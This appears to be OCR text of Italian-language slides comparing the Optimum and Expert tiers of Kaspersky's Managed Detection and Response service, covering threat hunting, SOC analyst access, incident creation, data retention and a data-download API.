Threat hunting	Automatizzato	Automatizzato e gestito
Contatto diretto con gli analisti SOC	No	Sì
Creazione di incidenti	No	Sì
API per il download dei dati	No	Sì

Confronto tra Expert e Optimum



Optimum


Contatto diretto con gli analisti SOC





Expert

Confronto tra Expert e Optimum


Creazione di incidenti








API per il download dei dati



Optimum



Expert

MDR a confronto

Kaspersky Managed Detection and Response

Funzionalità aggiuntive:

- Opzioni flessibili di archiviazione e retention in base alle esigenze normative e forensi/e-discovery

Servizi:

- Valutazione di compromissione
- Formazione pratica per gli analisti del SOC
- Incident response retainer

Optimum

- Monitoraggio proattivo 24x7
- Threat hunting e incident investigation automatici
- Scenari di risposta guidata e remota
- Controllo di integrità della sicurezza e visibilità degli asset
- Portale web MDR con dashboard e reportistica
- 1 anno di archiviazione della cronologia incidenti
- 1 mese di archiviazione dei dati non elaborati

Expert

- Monitoraggio proattivo 24x7
- Threat hunting e incident investigation automatici
- Scenari di risposta guidata e remota
- Controllo di integrità della sicurezza e visibilità degli asset
- Portale web MDR con dashboard e reportistica
- 1 anno di archiviazione della cronologia incidenti
- Threat hunting gestito
- 3 mesi di archiviazione dei dati non elaborati
- Accesso alle analisi del Kaspersky SOC
- Accesso al portale Kaspersky Threat Intelligence
- API per il download dei dati

Grazie!

Let's talk?

Kaspersky
Managed Detection
and Response

Alexander M. Fedotov

Vladimir Kuskov

Sergey Soldatov

kaspersky